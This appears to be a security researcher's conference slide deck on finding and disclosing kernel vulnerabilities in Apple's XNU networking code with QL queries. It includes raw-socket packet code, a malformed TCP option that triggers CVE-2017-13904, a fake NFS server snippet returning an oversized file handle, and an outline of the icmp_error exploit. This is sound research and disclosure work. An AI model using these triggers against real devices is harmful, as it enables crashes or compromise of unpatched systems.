#### Semmle™

# mbuf overflow: finding vulnerabilities in iOS/macOS networking code

Kevin Backhouse

Semmle Security Research Team

#### A tale of three bugs

1. packet mangler

CVE-2017-13904, CVE-2018-4249, CVE-2018-4460

2. NFS client

<u>CVE-2018-4259</u>, <u>CVE-2018-4286</u>, <u>CVE-2018-4287</u>, <u>CVE-2018-4288</u>, <u>CVE-2018-4291</u>

3. icmp\_error

CVE-2018-4407

#### **Bonus Topics**

- 1. TCP/IP packet structure
- 2. Raw socket programming in C (on Linux)
- 3. XNU's mbuf datatype
- 4. Using RPC to implement a fake NFS server
- 5. QL query writing

# Bug 1: packet mangler

CVE-2017-13904 (infinite loop)

CVE-2018-4249 (stack buffer overflow)

CVE-2018-4460 (infinite loop)



## packet mangler demo




### Searching for unsafe array indices

#### Demo:

- Search for unsafe array indices using
  - ArrayIndexMightOverflow.ql
- Find <u>CVE-2017-13904</u>





The real reason to do bug hunting is to give you motivation to learn boring stuff. When was the last time you read an IPv6 for BSD reference manual with desperate enthusiasm? What if it meant you could hack the iPhone? XD

10:00 PM - 17 Apr 2019



#### TCP/IP packet structure

struct ip	ip options	struct tcphdr	tcp options	payload
20	0 - 40	20	0 - 40	0-64k
bytes	bytes	bytes	bytes	bytes

#### Raw socket programming

- Sample code:
  - www.binarytides.com/raw-sockets-c-code-linux/
  - github.com/Semmle/SecurityExploits

#### Raw socket programming (main steps)

```
// Create the socket (requires root or CAP NET RAW)
const int s = socket(PF INET, SOCK RAW, IPPROTO TCP);
// IP HDRINCL to tell the kernel that headers are included in the packet
int one = 1;
setsockopt(s, IPPROTO_IP, IP HDRINCL, &one, sizeof (one));
// Initialize buf
// Send the packet
sendto(s, buf, buflen, 0, (struct sockaddr *) &sin, sizeof (sin));
```

#### Triggering CVE-2017-13904

```
buf[40] = TCP_OPT_MULTIPATH_TCP;
buf[41] = 0x3F; // Or some other garbage
```

#### Discovering CVE-2018-4249

#### Timeline:

- 2017-07-14 Reported bug (CVE-2017-13904) to Apple
- 2018-02-09 Asked Apple: "When is it going to be fixed?"
- 2018-02-13 Apple: "We fixed it in December."

So I had another look ...

#### The TCP header

```
struct tcphdr {
 unsigned short th sport; /* source port */
 unsigned short th dport; /* destination port */
          th seq; /* sequence number */
 tcp seq
 tcp seq th ack; /* acknowledgement number */
 unsigned int th x2:4, /* (unused) */
               th off:4; /* data offset */
 unsigned char th flags;
 unsigned short th win; /* window */
 unsigned short th sum; /* checksum */
 unsigned short th urp; /* urgent pointer */
};
```

#### mbuf

```
struct mbuf {
 struct m hdr m hdr;
 union {
   struct {
      struct pkthdr MH pkthdr; /* M PKTHDR set */
     union {
       struct m ext MH ext; /* M EXT set */
       char MH databuf[ MHLEN];
     } MH dat;
   } MH;
   char M databuf[ MLEN]; /* !M PKTHDR, !M EXT */
  } M dat;
```

#### kbuf

"Kev's simpler, but equally type-safe implementation of mbuf"

```
struct kbuf {
  char stuff[256];
};
```

```
errno t mbuf copydata(const mbuf t m0, size t off, size t len, void *out data) {
 int count;
 mbuf t m = m0;
 while (off > 0) {
   if (m == 0)
     return (EINVAL);
   if (off < (size t)m->m_len)
     break;
   off -= m->m len;
   m = m->m next;
 while (len > 0) {
   if (m == 0)
     return (EINVAL);
   count = m->m_len - off > len ? len : m->m_len - off;
   bcopy(mtod(m, caddr t) + off, out data, count);
   len -= count;
   out_data = ((char *)out_data) + count;
   off = 0;
   m = m->m next;
 return (0);
```

#### And it still wasn't fixed: CVE-2018-4460

- No source code until Oct 2018
- Turns out they forgot to fix one of the infinite loop bugs



#### Bug 2: NFS client

CVE-2018-4259

CVE-2018-4286

CVE-2018-4287

CVE-2018-4288

CVE-2018-4291



#### NFS client demo



### Searching for memcpy, XNU-style

- Now I know what to look for:
  - mbuf\_copydata
  - m\_copydata
  - bcopy (aka \_\_builtin\_\_\_memmove\_chk)
  - mbuf\_data
  - m\_mtod
- Use dataflow/taint analysis to search for flow from mbuf data to bcopy, m mtod to m copydata, etc.

#### nfsm\_subs.h

#### nfsm\_subs.h

#### nfsm\_subs.h

```
/* copy the next consecutive bytes of opaque data from an mbuf chain */
#define nfsm chain get opaque(E, NMC, LEN, PTR) \
    do { \
        uint32 t rndlen; \
        if (E) break; \
        rndlen = nfsm rndup(LEN); \
        if ((NMC)->nmc left >= rndlen) { \
             u char * tmpptr = (u char*)(NMC)->nmc ptr; \
             (NMC)->nmc left -= rndlen; \
             (NMC)->nmc ptr += rndlen; \
             bcopy(__tmpptr, (PTR), (LEN)); \
        } else { \
             (E) = nfsm chain get opaque f((NMC), (LEN), (u char*)(PTR)); \
    } while (0)
```

#### Implementing a fake NFS server

- Use <u>rpcgen</u> to create an RPC server application.
- Simplest bug happens at mount time, so only need to implement a handful of operations:
  - NFSPROC3\_NULL
  - MOUNTPROC3\_NULL
  - MOUNTPROC3\_MNT (returns malicious file handle)
- Source code is on <u>GitHub</u>.
  - Just 46 lines of C and 63 lines of <u>RPC language</u>!

#### RPC example

```
struct mountres3 ok {
 fhandle3 fhandle;
  int auth flavors<>;
};
union mountres3 switch (mountstat3 fhs status)
case MNT OK:
 mountres3 ok mountinfo;
default:
 void;
};
program MOUNT PROGRAM {
  version MOUNT V3 {
   void MOUNTPROC3_NULL(void) = 0;
   mountres3 MOUNTPROC3 MNT(dirpath) = 1;
  } = 3;
 = 100005;
```

#### RPC example

```
mountres3* mountproc3 mnt 3 svc(dirpath *path, struct svc req *req) {
static struct mountres3 result;
static int auth flavors[1] = {1}; // RPCAUTH SYS
 static const uint32 t far too big fhandle3 size = 0x1000;
result.fhs status = 0;
result.mountres3 u.mountinfo.fhandle.data.data len = far too big fhandle3 size;
result.mountres3 u.mountinfo.fhandle.data.data val =
  malloc(far too big fhandle3 size);
memset(result.mountres3 u.mountinfo.fhandle.data.data val, 0,
        far too big fhandle3 size);
result.mountres3_u.mountinfo.auth_flavors.auth flavors len = 1;
result.mountres3 u.mountinfo.auth flavors.auth flavors val = auth flavors;
return &result;
```

# Bug 3: icmp\_error

CVE-2018-4407



## icmp\_error demo



#### A different source/sink combo

- Source: m mtod
- Sink: m\_copydata

#### What is icmp\_error?

- Sends an error message when something goes wrong, using the ICMP protocol
- For example: ip\_dooptions calls icmp\_error when the ip options are invalid
- How the <u>exploit</u> works:
  - Send a TCP packet with invalid ip options
  - Make the TCP/IP headers as big as possible (120 bytes)

#### What's next?

- I have taken a break from XNU and am looking at other open source projects
  - Goal for 2019: learn exploitation techniques
- Is XNU's networking code bug-free now?
  - I doubt it
  - tcp\_input alone is 3428 lines long
  - Not algorithmically complex, just lots and lots of cases

# Semmle™

#### Semmle

Suite 3-127, 44 Montgomery St, San Francisco, CA 94104 info@semmle.com